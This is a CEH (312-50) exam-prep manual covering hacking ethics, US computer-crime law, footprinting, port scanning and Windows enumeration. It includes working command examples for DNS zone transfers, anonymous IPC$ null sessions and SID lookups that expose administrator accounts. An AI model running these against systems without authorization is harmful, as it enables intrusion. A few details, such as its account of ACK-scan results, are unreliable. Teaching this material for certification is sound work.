LearnSmart

Exam Manual

EC-Council (312-50)

CEH

Smarter Training

This LearnSmart exam manual covers the most important topics you will encounter on the Certified Ethical Hacker (CEH) exam (312-50). By studying this manual, you gain familiarity with a wealth of exam-related content, including:

- Ethics and Legal Issues
- Footprinting
- Scanning
- System Hacking
- Session Hijacking
- And more!

Give yourself the competitive edge necessary to further your career as an IT professional and purchase this exam manual

Certified Ethical Hacker
LearnSmart Exam Manual

Copyright © 2011 by PrepLogic, LLC.
Product ID: 2184
Production Date: July 19, 2011
Total Questions: 25

Warning and Disclaimer

Every effort has been made to make this document as complete and as accurate as possible, but no warranty or fitness is implied. The publisher and authors assume no responsibility for errors or omissions. The information provided is on an "as is" basis. The authors and the publisher shall have neither liability nor responsibility to any person or entity with respect to any loss or damages arising from the information contained in this document.

Volume, Corporate, and Educational Sales

Favorable discounts are offered on all products when ordered in quantity. For more information, please contact us directly:

1-800-418-6789
solutions@learnsmartsystems.com

International Contact Information

International: +1 (813) 769-0920

United Kingdom: (0) 20 8816 8036

Table of Contents

Abstract

This Exam Manual will help you prepare for EC-Council 312-50 Certified Ethical Hacking exam. Exam topics include 22 domains. These domains step through the steps and methodology of ethical hacking. The certification is software and tool intense. Individuals preparing for the exam should understand the tools, how they are used, and where the fit in the methodology. Each section introduces and examines some of the various tools that can be used at each step of an ethical hack.

What to Know

Exam topics include:

- Footprinting
- Scanning
- Enumeration
- Penetration
- System Hacking
- Denial of Service
- IDS, Firewalls, and Honeypots

Tips

This exam is 125 questions in length and you will have 3 hours to complete it. It covers questions on footprinting, scanning, enumeration, penetration, and control of networked computers.

The questions presented require knowledge of the methodology of system hacking and tools used. Even though there are 22 domains, rest assured that some domains will receive more coverage than others.

One good way to prepare for the exam is to spend some time installing and using the tools discussed in the exam objectives. Just remember to use these tools on your own test network. Most employers will not be happy at finding tools installed on corporate networks without permission. Ethical hacking requires not just an understanding of the tools and methodologies, but also responsible use of the knowledge.

With 3 hours reserved for the exam, you will have plenty of time to complete the test. Don't rush it. The exam allows you to mark questions you are unsure of and return to them later. Use this feature. On the first pass, work through the exam and answer all the questions that you are sure of and then on the second pass, spend time on the questions that presented more of a challenge. Even if you are unsure of the correct answer, determine the ones you know are incorrect. This will help you narrow your options and give you a better chance at passing the exam.

Ethics and Legality

Nothing contained in this Exam Manual is intended to teach or encourage the use of security tools or methodologies for illegal or unethical purposes. Always act in a responsible manner. Make sure you have written permission from the proper individuals before you use any of the tools or techniques described in this exam manual.

What is an Exploit?

According to the Jargon Dictionary, an exploit is defined as, "a vulnerability in software that is used for breaking security." Hackers rely on exploits to gain access to, or to escalate their privileged status on, targeted systems.

The Security Functionality Triangle

The CIA triangle or triad comprises the three fundamental pillars of security. These include:

- Confidentiality – Insures that the information is kept private and is only available to those that should have legitimate access to it. Threats to confidentiality include network sniffing and interception of passwords.
- Integrity – Insures that information and resources have not been improperly changed or altered. Threats to integrity include worms and viruses.
- Availability – Insures that the resources are available when needed by a legitimate user. Threats to availability include Denial of Service (DoS) attacks.

The Attacker's Process

Attackers follow a fixed methodology. The steps involved in attacks are shown below and each will be discussed throughout this exam manual.

- Footprinting
- Scanning
- Enumeration
- Penetration – (Individuals that are unsuccessful at this step may opt for a Denial of Service attack)
- Escalation of Privilege
- Cover Tracks
- Backdoors

Reconnaissance

Reconnaissance is one of the most important steps of the hacking process. Before an actual vulnerability can be exploited it must be discovered. Discovery of potential vulnerabilities is aided by identification of the technologies used, operating systems installed, and services/applications that are present. Reconnaissance can broadly be classified into two categories: passive and active.

Passive Reconnaissance

This form of information gathering is the most covert as there is little to no way the target organization can discover the hacker's activity. An example of passive reconnaissance is that of scanning the help wanted ads to find out more about what types of technology and equipment the target organization uses.

Active Reconnaissance

This form of information is more overt as there is a chance that the target organization may notice the hacker's activities. An example of active reconnaissance is that of running a port scanner or using telnet to grab banners from the target organization's computers.

Types of Attacks

There are several ways in which hackers can attack your network. No matter which path of opportunity they choose, their goal is typically the same: control and use of your network and its resources.

- LAN Attack – This mode of attack is carried out over a Local Area Network
- WAN Attack – This mode of attack is attempted through remote services, i.e., via the Internet
- Physical Entry – This mode of attack is attempted through the lack of physical control of resources. Once a hacker has physical access, there is no remaining security
- Stolen Equipment – This mode of attack occurs when equipment is stolen and data, passwords, and configurations are recovered by the hacker
- Unsecured Wireless Access – This mode of attack can bypass firewalls and result in LAN access
- Dialup Attack – This mode of attack can be carried out if there are unsecured modems used by employees or routers that may have dialup capability that can be used for out-of-band management

Categories of Exploits

An exploit is the act of taking advantage of a known vulnerability. When ethical hackers discover new vulnerabilities, they usually inform the product vendor before going public with their findings. This gives the vendor some time to develop solutions before the vulnerability can be exploited. Some of the most common types of exploits involve:

- Program bugs
- Buffer overflows
- Viruses

- Worms
- Trojan Horses
- Denial of Service
- Social Engineering

Goals Attackers Try to Achieve

While the type of attack may vary, the hacker will typically follow a set methodology. This includes:

1. Reconnaissance - Passive and active
2. Gaining Access – The first phase of actual control
3. Maintaining Access – Planting back doors, cracking all of the systems' passwords, and adding accounts
4. Covering Tracks – Attempting to remove all traces of their activity, such as turning off logging and clearing the log files

Ethical Hackers and Crackers

Historically, the word **hacker** was not viewed in a negative manner. It was someone that enjoyed exploring the nuances of programs, applications, and operating systems. The term **cracker** actually refers to a "criminal hacker." This is a person that uses his skills for malicious intent.

Hacking for a Cause (Hacktivism)

These are individuals that perform criminal hacks for a cause. Regardless of their stated good intentions ("self proclaimed ethical hackers"), the act of gaining unauthorized access to someone's computer or system is nonetheless a crime.

Categories of Ethical Hackers

Ethical hackers can be separated into several categories:

- White Hat Hackers – These individuals perform ethical hacking to help secure companies and organizations. Their belief is that you must examine your network in the same fashion a criminal hacker would to better understand its vulnerabilities.
- Reformed Black Hat Hackers – These individuals often claim to have changed their ways and that they can bring special insight into the ethical hacking methodology.

Skills Required for Ethical Hacking

Ethical hackers must possess an in-depth knowledge of networking, operating systems, and technologies used in the computer field. They also need good written and verbal skills because their findings must be reported to individuals that range from help desk employees to the CEO. These individuals must also understand the legal environment in which they operate. This is often referred to as the **rules of engagement**. These skills help ensure that ethical hackers are successful in their jobs.

Ethical Hacker Job Duties

Ethical Hackers typically perform penetration tests. These tests may be configured in such way that the ethical hackers have full knowledge or no knowledge of the target of evaluation.

- White Box Testing – The ethical hacker has full knowledge of the network. This type of penetration test is the cheapest of the methods listed here.
- Black Box Testing – This type of penetration test offers the ethical hacker very little initial information. It takes longer to perform, cost more money, but may uncover unknown vulnerabilities.

Security Evaluation Plan

The most important step that the ethical hacker must perform is that of obtaining a security evaluation plan. This needs to be compiled in document form and should clearly define the actions allowed during an ethical hack. This document is sometimes referred to as "rules of engagement." It will clearly state what actions are allowed and denied. This document needs approval by the proper authorities within the organization that the security assessment is being performed on. The security assessment will be one of several common types.

Testing Types

The three most common types of tests are detailed below. These tests may require individuals on the team to attempt physical entry of the premises or manipulation of targeted employees through social engineering.

- Internal Evaluations – Performed on the internal network to determine what resources and information employees can access.
- External Evaluations – Examination of the external network; i.e., review of web, e-mail, and publicly accessible services to determine their vulnerabilities.
- Stolen Equipment Evaluations – This type of assessment is performed to determine what type of information leakage would result from equipment that was stolen or pilfered.

Ethical Hacking Report

There are three parts to the ethical hacking report. These include:

- Preparation – This part of the report outlines the what, when, who, and where of the ethical hack. What's important here is that it is clearly stated what is and is not allowed, what the time schedule is and what resources are available to the ethical hacker. The document needs to be signed by the proper individuals and should be reviewed by the legal department.
- Findings – This portion of the report details what was found during the test.
- Conclusion – This portion of the report details what corrective actions should take place and the total cost of these activities.

Computer Crime

The United States Department of Justice defines computer crime as "any violation of criminal law that involved the knowledge of computer technology for its perpetration, investigation, or prosecution." Statistics indicate that computers are used in the commission of a crime as much as 92% of the time. This means the computer could be used for research, e-mail, planning, or as an aid to avoid capture or detection. While there are many laws that can be applied to criminal offences, the ones listed below focus on computer crimes.

Overview of US Federal Laws

Typically, illegal computer activity breaks federal law when one or more of the following conditions are met:

1. The illegal activity involves a computer owned by a US government department or agency
2. The activity involves national defense or other restricted government information
3. Banking, savings and loan, or other financial institutions have been accessed
4. The activity uses computers located in other states or countries
5. Interstate communication is involved

So, as you can see, it is very easy for a hacker to break federal law if he has used the Internet for any of his activities. While most computer crime is categorized under 18 U.S.C. 1029 and 1030, there are many other laws the hacker can run afoul of. These include:

18 U.S.C. 1029 Fraud and related activity in connection with access devices
18 U.S.C. 1030 Fraud and related activity in connection with computers
18 U.S.C. 1343 Fraud by wire, radio, or television
18 U.S.C. 1361 Injury to Government Property
18 U.S.C. 1362 Communication lines, stations or systems
18 U.S.C. 1831 Economic Espionage Act
18 U.S.C. 1832 Trade Secrets Act

Penalties for these laws can range from 5 to 20 years per offense. As these are federal offenses, the total amount of jail time is typically stacked. This means that two 20 year offenses would result in a 40 year jail term.

Cyber Security Enhancement Act of 2002

What is most important to know about the Cyber Security Enhancement Act of 2002 is that is specifies life sentences for hackers that endanger lives. It also allows the government to gather information, such as IP addresses, URL's, and e-mail without a warrant if they believe national security is endangered. Before 9-11, government agencies were required to obtain a warrant to access an individual's voicemail, e-mail, attachments or other electronic data. With the passage of the Cyber Security Enhancement Act, law enforcement may request the service providers (ISP's) supply this information upon demand. Groups concerned with individual freedom have complained about the passage of this law, as no search warrant is required.

Penetration Testing Methodologies

One of the primary duties of an ethical hacker is performing penetration tests. These tests or assessments are performed to discover what an attacker can see, do, and exploit on the client's network. The methodology used to secure a network is as follows:

1. Assessment
2. Policy
3. Implementation
4. Training
5. Audit

It's unfortunate that many times, it's the audit that drives the security stance of the organization instead of the assessment. This is much like placing the cart before the horse!

OSSTMM

While there are many methodologies that can be used to perform security assessments, one well-known open sourced methodology is the OSSTMM (**Open Source Security Testing Methodology Manual**).

The OSSTMM divides security assessment into six key points known as sections. They are listed below:

- Physical Security
- Internet Security
- Information Security
- Wireless Security
- Communications Security
- Social Engineering (Process Security)

OSSTMM gives metrics and guideline as to how many man-hours a particular assessment will require.

NIST

Another good source of information for penetration test methodologies is the NIST (**National Institute of Standards and Technology**). This method of assessment is broken down into four basic modules, which include:

- Planning
- Discovery
- Attack
- Reporting

Other Variants

These are not the only penetration test methodologies. Two others that you may want to review include:

1. TRAWG – **Threat and Risk Assessment Working Guide**
2. OCTAVE – **Operational Critical Threat, Asset, and Vulnerability Evaluation**

Reports, Documentation, and Legalities

Reporting and documentation is the most important step that the ethical hacker must perform. Before attempting any type of assessment, make sure that you have written permission to proceed. This must also be authorized from the proper individuals. Even if an organization has asked you to assess its web server, has the ISP also approved this activity? These are critical questions that must be answered before you begin.

Make sure to document everything. Critical discoveries will many times be based on the diligence of your footprinting and documentation. The assessment contract should clearly state what actions are allowed and denied.

Footprinting

What is Footprinting?

Footprinting is the process of gathering as much information about an organization as possible. The objective of footprinting is to gather this information in such a way as to not alert the organization. This information is publicly available information, available from third parties, and from the organization itself. The primary items targeted when footprinting include:

- The size and scope of the organization's Internet presence
- The presence of partnerships and any indication of backend network connectivity
- An analysis of the existing security policy
- The location of operations and facilities
- The names and e-mail addresses of key employees
- The ability of the organization to control critical information about itself

Steps for gathering information

Some of the most well-known tools used for information gathering include:

- WHOIS
- Nslookup
- Web Based Tools

WHOIS

WHOIS allows you to query the information an organization entered when they registered their domain. ICANN regulations require all domain holders to submit WHOIS information. This information is displayed in a public 'WHOIS' database. The information available includes the Registrant, Administrative, Billing, and Technical contact information.

Nslookup

Nslookup is used to query domain name servers. An nslookup query can be used to resolve IP addresses to hostnames. Hackers will typically target the MX record as it contains the IP address of the mail server. Another well-used tactic is that of attempting a zone transfer. These attacks typically take the following form:

```
c:\ nslookup
server <ipaddress>
set type=any
ls -d target.com
```

Zone transfers should be prevented by restricting the devices that can access this information, and by blocking TCP port 53 (Domain Name System) at the firewall. Note that "nslookup" is deprecated on many newer UNIX systems so consider using "dig" instead.

Web-based Tools

Many web-based tools are available to help uncover domain information. These services provide whois information, DNS information, and network queries.

- Sam Spade
- Geek Tools
- Betterwhois
- Dshield

IANA

The **Internet Assigned Number Authority** (IANA) is a non-profit corporation that is responsible for preserving the central coordinating functions of the global Internet for the public good. IANA is a good starting point for determining details about a domain. IANA lists all the top-level domains for each country and their associated technical and administrative contacts. Most of the associated domains will allow you to search by domain name.

RIR's

RIR's (**Regional Internet Registries**) are granted authority by ICANN to allocate IP address blocks within their respective geographical areas. These databases are an excellent resource to use to further research a domain once you have determined what area of the world it is located in.

Domain Location and Path Discovery

If you are unsure of a domain's location, the best way to determine its location is by use of the traceroute command. **Traceroute** determines a path to a domain by incrementing the TTL field of the IP header.

When the TTL falls to zero, an ICMP message is generated. These ICMP messages identify each particular hop on the path to the destination. An example traceroute is shown below:

```
C:\>tracert www.preplogic.com

Tracing route to www.preplogic.com [63.146.189.41] over a maximum of 30 hops:

  1   <10 ms   <10 ms    10 ms  PROXY [172.20.1.1]
  2   <10 ms   <10 ms    66-162-219-65.gen.twtelecom.net [66.172.219.60]
  3    10 ms   <10 ms    209.163.157.165
  4   <10 ms    10 ms    core-dlfw.twtelecom.net [66.172.246.77]
  5    10 ms    10 ms    tran-dlfw.twtelecom.net [168.215.54.74]
  6    10 ms    10 ms    sl-gw40-fw-4-2.sprintlink.net [160.81.227.105]
  7    10 ms    10 ms    sl-bb22-fw-4-3.sprintlink.net [144.232.8.249]
  8    20 ms    10 ms    144.232.19.214
  9    10 ms    10 ms    dal-core-01.inet.qwest.net [205.171.25.45]
 10    20 ms    10 ms    iah-core-02.inet.qwest.net [205.171.8.126]
 11    10 ms    10 ms    iah-core-01.inet.qwest.net [205.171.31.1]
 12    40 ms    40 ms    tpa-core-02.inet.qwest.net [205.171.5.105]
 13    30 ms    30 ms    cntr-02.tpf.qwest.net [205.171.27.78]
 14    30 ms    30 ms    ms  msfc-02.tpf.qwest.net [63.146.176.26]
 15    30 ms    40 ms    ms  www.preplogic.com [63.146.189.41]
Trace complete.
```

There are several good GUI based traceroute tools available. These tools draw a visual map that displays the path and destination.

- NeoTrace – A good GUI traceroute program that maps the path and destination
- Visual Route – Another good GUI tool that maps the path and destination

ARIN, RIPE, and Regional Databases

RIR's are searchable by IP address. If you only have the domain name, you can resolve to IP by pinging the domain name. RIR's and their area of control include:

- ARIN (**American Registry for Internet Numbers**) – Contains domain information for domains being hosted in the Americas
- RIPE (**Réseaux IP Européens Network Coordination Centre**) – Contains domain information for sites being hosted in the European area
- APNIC (**Asia Pacific Network Information Centre**) – Contains domain information for sites being hosted in the Asian Pacific area
- AFRINIC (proposed **African Regional Internet Registry**) – Contains domain information for sites being hosted in Africa
- LACNIC (**Latin American and Caribbean Network Information Centre**) – Contains domain information for sites in Latin America, South America, and the Caribbean

Determining the Network Range

You can query the RIR to find out what network range the organization owns. If you choose the wrong RIR, you will typically receive an error message that will point you to the correct record holder.

Discovering the Organization's Technology

There are many ways in which individuals can passively determine the technology an organization uses. Some of these are detailed below:

- Job Boards

  These include sites such as monster.com and hotjobs.com. The ad below gives a good example of the type of information that can be found.
  Job Description: Candidate will be required to troubleshoot and upgrade existing operational environment consisting of workstations running Windows NT 4.0, 2K, Novell 4.x and 5.x, and Lotus Notes. Network consists of Cisco switches, routers, and PIX Firewalls. Disaster Recovery software utilized is Veritas Backup Exec.
- Google Groups

  The Google Groups area has taken over the DejaNews archives. Google groups are a common place for people to post questions about security or network problems. Data from Google Groups postings are archived for many years and this information can yield many interesting facts about the systems or procedures an organization is using. Some organizations will even post router configurations and their passwords in Google Groups. This is something your organization should not do!
  I've posted my PIX configuration below. I have included my IP addresses and e-mail address. Can anyone see why my home users cannot access the internal server through the firewall from my <REMOVED_IP>? I'm concerned that my users are not going to be able to telecommute.

E-mail Tips and Tricks

The **Simple Mail Transfer Protocol** (SMTP) is used for sending e-mail. Every e-mail you receive has a header that contains information such as the IP address of the server sending the message, the names of any attachments included with the e-mail, and the time and date the e-mail was sent and received.

Bouncing E-mail

One popular technique is to send an e-mail to an invalid e-mail address. The sole purpose of this activity is to examine the SMTP header that will be returned. This may reveal the e-mail server's IP address, application type, and version.

Other ways to track interesting e-mail is to use software that will allow you to verify where the e-mail originated from and how the recipient handled it.

- eMailTracking Pro – This tool allows you to track e-mail back to the sender.
- MailTracking.com – This tool allows you to find out when your e-mail was opened, how long it was read, and whether or not it got forwarded to someone else.

Scanning

Once a hacker has moved to the scanning phase, his goal will be to identify active systems. There are several ways that this identification process can take place. The methods of active systems identification include:

- War Dialing
- War Driving
- Pinging
- Port Scanning

Regardless of the method chosen, the goal is the same: identify that the system is live, determine its services, verify its OS, and pinpoint its vulnerabilities.

War Dialing

While some may see war dialing as a dated art, it still has its place in the hacker's arsenal of tools. If a thorough footprint has been performed, phone numbers were most likely found that can be associated to the organization. The numbers can serve as a starting point for war dialing scans. The hacker's goal will be to uncover modems that may have been left open. Administrators may have configured these for out-of-band management. The goal of an ethical hacker is to uncover these devices during the security audit to make sure they are removed, as modems offer a way to bypass the corporate firewall. The tools most commonly used for war dialing include:

- THC-Scan
- PhoneSweep War Dialer
- Telesweep

War Driving

This mode of penetration relies on finding unsecured wireless access points. A popular tool used for this operation is Netstumbler. War driving is covered in greater detail in the wireless section.

ICMP - Ping

Using the ping command is one of the easiest ways to determine if a system is reachable. Ping is actually an ICMP (**Internet Control Message Protocol**) echo request-response. Its original purpose was to provide diagnostic abilities to determine whether a network or device was reachable. An example ping is shown below:

```
C:\>ping www.preplogic.com
Pinging www.preplogic.com [63.146.189.41] with 32 bytes of data:
Reply from 63.146.189.41: bytes=32 time=120ms TTL=240
Reply from 63.146.189.41: bytes=32 time=120ms TTL=240
Reply from 63.146.189.41: bytes=32 time=110ms TTL=240
Reply from 63.146.189.41: bytes=32 time=111ms TTL=240

Ping statistics for 63.146.189.41:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 110ms, Maximum = 120ms, Average = 115ms
```

The important thing to remember about ping is that just because a system does not respond to ping, that doesn't mean that it is not up. It might simply mean that ICMP type 0 and/or type 8 messages have been blocked by the target organization.

There are many tools available that can be used to automate the ping process. These tools will typically ping sweep an entire range of addresses. Some of these include:

- Pinger
- Friendly Pinger
- WS_Ping_Pro
- Netscan Tools Pro 2000
- Hping2
- KingPing

Detecting Ping Sweeps

Most IDS systems, such as SNORT, will detect ping sweeps. While performing a ping sweep is not illegal, it should alert an administrator as it is generally part of the pre-attack phase.

Port Scanning

Port scanning allows a hacker to determine what services are running on the systems that have been identified. If vulnerable or insecure services are discovered, the hacker may be able to exploit these to gain unauthorized access. There are a total of 65,535 * 2 ports (TCP & UDP). While a complete scan of all these ports may not be practical, an analysis of popular ports should be performed. Some of these ports include:

- 21 – FTP
- 22 – SSH
- 23 – Telnet
- 25 – SMTP
- 53 – DNS
- 69 - TFTP
- 79 - Finger
- 80 – HTTP
- 110 – POP3
- 111 – SUNRPC / Port Mapper
- 139 - NetBIOS
- 445 – NetBIOS over TCP
- 161 – SNMP
- 1433 - SQL

Many port scanners ping first, so make sure to turn this feature off to avoid missing systems that have blocked ICMP.

Popular port scanning programs include:

1. Nmap
2. Netscan Tools
3. Superscan
4. Angry IP Scanner

TCP Basics

As TCP is a reliable service, a 3-step startup is performed before data is transported. ACK's are sent to acknowledge data transfer and a four-step shut down is completed at the end of a communications session. TCP uses flags (Urgent, Acknowledgement, Push, Reset, Synchronize, Finish) to accomplish these tasks. Port scanners manipulate these flag settings to bypass firewalls and illicit responses from targeted systems.

TCP 3-step Startup

Before two computers can communicate, TCP must setup the session. This setup is comprised of three steps. Once these three steps are completed, the two computers can exchange data. The 3-step startup is shown below:

Client	-- SYN -→	Server
Client	←- SYN / ACK --	Server
Client	-- ACK -→	Server

TCP 4-step Shutdown

At the completion of a TCP session, a 4-step TCP shut down takes place. It is shown below:

Client	-- ACK / FIN -→	Server
Client	←- ACK --	Server
Client	←- ACK / FIN	Server
Client	-- ACK -→	Server

TCP Scan Types

Most port scanners make full TCP connections. Stealth scanners do not make full connections and may not be detected by some IDS systems. Nmap is one of the most popular port scanners. Some common types of ports scans are shown below:

- Ping Scan – This technique works by sending ping "ICMP echo requests" to every IP address on the network.
- SYN Scan - This technique is referred to as "half-open" scanning, because it does not open a full TCP connection. Only the first two steps of the 3-step startup are completed.
- Full Scan – This technique is the most detectable and also the most reliable. All three steps of 3-step start up are completed.
- ACK Scan - This technique works by sending ACK packets. If a RST is returned, the port is classified as open. If there is no response or an ICMP type 3 unreachable message is returned, the port is assumed to be closed or filtered.
- XMAS SCAN – This technique sends an invalid packet in which the FIN, URG, and PUSH flags are turned on. This type of scan is used to attempt to bypass firewalls. Some services such as IIS (**Internet Information Server**) 5 will not respond because of the way Microsoft implemented RFC 793.

UDP Basics

UDP is a connectionless protocol. If ICMP has been blocked at the firewall, it can be much harder to scan for UDP ports than TCP ports, as there may be no returned response. Just as with TCP, hackers will look for services that can be exploited such as chargen, daytime, tftp, and echo. One of the best UDP and TCP port scanners is Nmap.

Nmap

Nmap (**network mapper**) is an open source portscanner that has the capability to craft packets in many different ways. This allows the program to determine what services an OS is running. A thorough review of the Nmap man page is recommended before attempting the CEH exam. Nmap –help output is shown below:

```
Linux:/etc# nmap --help
Nmap V. 2.54BETA30 Usage: nmap [Scan Type(s)] [Options] <host or net list>

Some Common Scan Types ('*' options require root privileges)
   -sT  TCP connect() port scan (default)
   -sS  TCP SYN stealth port scan (best all-around TCP scan)
   -sU   UDP port scan
   -sP   ping scan (Find any reachable machines)
   -sF,-sX,-sN   Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I   RPC/Identd scan (use with other scan types)

Some Common Options (none are required, most can be combined):
   -O    Use TCP/IP fingerprinting to guess remote operating system
   -p <range>    ports to scan.  Example range: '1-1024,1080,6666,31337'
    -F    Only scans ports listed in nmap-services
    -v    Verbose. Its use is recommended.  Use twice for greater effect.
    -P0    Don't ping hosts (needed to scan www.microsoft.com and others)
    -Ddecoy_host1,decoy2[,...]    Hide scan using many decoys
    -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane>    General timing policy
    -n/-R    Never do DNS resolution/Always resolve [default: sometimes resolve]
    -oN/-oX/-oG <logfile>    Output normal/XML/grepable scan logs to <logfile>
    -iL <inputfile>    Get targets from file; Use '-' for stdin
    -S <your_IP>/-e <devicename>    Specify source address or network interface

Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
```

Port Scan Countermeasures

Practice the principle of **least privilege**. Don't leave unneeded ports open and block ICMP echo requests at the firewall or external router. Allow traffic through the external router to only specific hosts.

Active Stack Fingerprinting

Fingerprinting is the process of determining the OS that is running on the target system. Active stack fingerprinting relies on subtle differences in the responses to specially crafted packets. The most well-known program used for active stack fingerprinting is Nmap. The –0 option is used for fingerprinting. For a reliable prediction, one open port and one closed port is required. An example fingerprint scan is shown on the following page:

```
Linux:/etc# nmap -O 192.168.11.100
Starting nmap V. 2.54 ( www.insecure.org/nmap/ )
Interesting ports on unix1 (192.168.1.11):
(The 1529 ports scanned but not shown below are in state: closed)
Port         State     Service
79/tcp                 open      finger
111/tcp   open      sunrpc
513/tcp   open      login
6000/tcp open      X11
7100/tcp open      font-service
32771/tcp              open      sometimes-rpc5
32772/tcp              open      sometimes-rpc7
Remote operating system guess: Solaris 2.6 - 2.7
Uptime 0.632 days (since Wed Feb 12 19:38:19 2004)
```

Another tool that can be used for active stack fingerprinting is **Queso**. However, it has not been updated in quite some time, so its database is limited.

Passive Stack Fingerprinting

Passive fingerprinting is less reliable than active fingerprinting. Its primary advantage is that it is stealthy. It relies on capturing packets sent from the target system.

Banner Grabbing

Banner grabbing is used to identify services. Banner grabbing works by making connections to the various services on a host and looking at the response to hopefully determine the exact service and version running on that port. Once these services are confirmed, this information can help to identify possible vulnerabilities and the OS that the system is running. Some of the common tools used to grab banners are shown below:

- Netcraft – This is very useful site for legitimate and illegitimate purposes. Its most used feature is that it shows how long a particular site has been up and what the site is running.
- Telnet - Some of the most useful tools for banner grabbing are those built into the OS. Telnet can easily be used for banner grabbing from various applications simply by specifying the target and port. An example is shown below:

  ```
  C:\>telnet www.websiteexample.com 80
  HTTP/1.1 400 Bad Request
  Server: Microsoft-IIS/5.0
  Date: Mon, 16 Feb 2004 05:03:37 GMT
  Content-Type: text/html
  Content-Length: 87
  <html><head><title>Error</title></head><body>The parameter is incorrect. </body>
  </html>
  Connection to host lost.
  ```

- FTP – This application can also be pointed at a targeted system to attempt to elicit a connection and banner.

Identifying Vulnerabilities

Once a hacker has completed the scanning steps described in this section, he will attempt to identify vulnerabilities. Vulnerabilities are typically flaws or weaknesses in the software or the OS. Vulnerabilities lead to risk and this presents a threat to the target being scanned.

Three terms to remember include:

- Vulnerability - A flaw or weakness in software or the OS.
- Risk - The likelihood of a threat exploiting a vulnerability such that a hacker will be allowed unauthorized access or create a negative impact.
- Threat - The potential for a hacker to use a vulnerability.

Enumeration

Enumeration Defined

Enumeration is the process of identifying each domain that is present within the LAN. These domains are typically identified using built-in Windows commands. The "net command" is the most widely used of these commands. An example of an initial enumeration is shown below:

```
C:\>net view /domain
Domain
-------------------------------------------------------------------------------
SALES
FINANCE
MARKETING
ENGINEERING
The command completed successfully.
C:\>
```

Once the various domains have been identified, each host can be further enumerated to uncover its role. Likely targets of malicious hackers include: PDC's, dual homed computers, database servers, and web servers. The very act of Windows enumeration is possible because these computers advertise themselves via browse lists. To see a good example of this technology, take a look at Network Neighborhood on Windows systems.

These services are identifiable by the ports that can be found while performing the network scans that were discussed in the previous section. The ports associated with these services are as follows:

- 135 – MS-RPC Endmapper
- 137 – NetBIOS Name Service
- 138 – NetBIOS Datagram Service
- 139 – NetBIOS Session Service
- 445 – SMB over TCP/IP (Windows 2K and above)

NetBIOS Null Sessions

Once individual computers are identified, malicious hackers will next attempt to discover the role of the system by using NetBIOS Null Sessions. The legitimate purpose of a Null Session is to allow unauthenticated computers to obtain browse lists from servers, allow system accounts access to network resources, or to allow a null session pipe. A null session pipe is used when a process on one system needs to communicate with a process on another system. Legitimate null sessions are established over the IPC$ share.

The Inter-Process Communication Share

Windows computers communicate with each other over the **IPC$** "Inter-Process Communication" share. It is used for data sharing between applications and computers. In Windows NT and 2000 computers, it is on by default. You can think of IPC$ as the pipeline that facilitates file and print sharing. This is a huge vulnerability as hackers can connect to your IPC$ share using the net use command (net use \\IP\IPC$ "" /u:""). An example is shown below:

```
C:\>net use \\172.20.100.79\ipc$ "" /u:""

The command has completed successfully.
```

Once this connection has been made, many types of sensitive information can be retrieved, such as user names, comments, shares, and logon policies. What is most alarming about this vulnerability is that the attacker is able to logon with a null username and null password.

NBTSTAT

The NBTSTAT command can be used to further identify the services that are running on a particular system. The command syntax is as follows:

```
C:\>nbtstat -A 172.20.100.79
NetBIOS Remote Machine Name Table
  Name           Type           Status
  ---------------------------------------------
  INet~Services    <1C>  GROUP     Registered
  IS~COMPAQ        <00>  UNIQUE    Registered
  COMPAQ           <00>  UNIQUE    Registered
  WORKGROUP        <00>  GROUP     Registered
  WORKGROUP        <1E>  GROUP     Registered
  WORKGROUP        <1D>  UNIQUE    Registered
  MSBROWSE         <01>  GROUP     Registered
  MAC Address = 00-50-DE-D0-9F-61
```

Active Directory Enumeration

To perform an Active Directory enumeration, you must have access to port 389 (LDAP Server). You must also be able to authenticate yourself as a guest or user. Then, if these conditions are met, enumeration of users and groups can proceed.

Removing compatibility with all pre-windows 2000 computers during the installation of Active Directory can prevent this vulnerability.

Identifying Win2000 Accounts

Every object in Windows has a unique **security identifier** (SID). The SID is made up of two parts. The first part identifies the domain and is unique to it. The second part is a descriptor of the specific account. This second part is referred to as the **relative identifier** (RID). These follow a specific order and are tied to unique roles within the domain. RID's are defined as follows:

Account	RID
Administrator	500
Guest	501
Domain users	1000 (and up)

So, while some administrators may promote the practice "security through obscurity" and rename accounts such as administrator, the RID of the account will remain unchanged. Tools such as USER2SID and SID2USER can be used to determine the true administrator account of the domain.

User2SID

The goal of this utility is to obtain SID from the account name. The guest account is a good target for this exploit as it is usually present. This exploit requires a null session.

```
C:\>user2sid \\172.20.10.79 guest
S-1-5-21-1607980848-492894223-1202660629-501
Number of subauthorities is 5
Domain is SALES
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser
```

SID2User

The goal of this utility is to obtain the account name from SID. The SID from the previous command is pasted in with a change of the RID from 501 to 500. Execution of this command reveals the true administrator.

```
C:\>sid2user \\172.20.10.79 5 21 1607980848 492894223 1202660629 500
Name is TED
Domain is SALES
Type of SID is SidTypeUser
```

DumpSec

DumpSec is another tool that will allow for account enumeration. Once a null session has been established, this GUI tool will display information on users, account data, shares, and account policies.

Null Session Countermeasures

Disable File and Print sharing. Inside network properties, under Advanced Settings, disable NetBIOS over TCP/IP. Null sessions require access to ports 135-139 or 445. Blocking access to these ports will also prevent these exploits. There is also a setting in Settings -> Control Panel -> Administrative Tools –> Local Security Policy –> Local Policies –> Security Options –> Restrict Anonymous. In Windows 2000, this registry key has three possible settings:

0 – No Restrictions
1 - Allow null sessions but disallow account enumeration
2 - No null sessions are allowed

The default setting is "0." A setting of "2" should be verified on a test network before use in a production setting as some older or custom applications may not function properly with it.

Account Enumeration

Account enumeration is a further probing of accounts. Before a concerted attack can take place, account policies and shares must be uncovered. As well, before attempting to connect to an active account, the attacker must identify an open share to which he can connect. Also, if there is a lock out policy in place, this must be determined. Otherwise, running tools such as NAT may result in the lockout of all accounts. This will do the attacker little good unless he is attempting a DoS. Tools such as Enum, GetAcct, and SNMPUtil can be used to accomplish this task.

Enum

This command line tool can be used to display account settings. A null session is required for it to function. An example is shown below:

```
C:\>enum -Pc 172.20.10.79
server: SALES
setting up session... success.
password policy:
min length: none
min age: none
max age: 42 days
lockout threshold: 3
lockout duration: 30 mins
lockout reset: 30 mins
```

UserInfo

This command line program is much like Enum in that it can display account information and lockout policy.

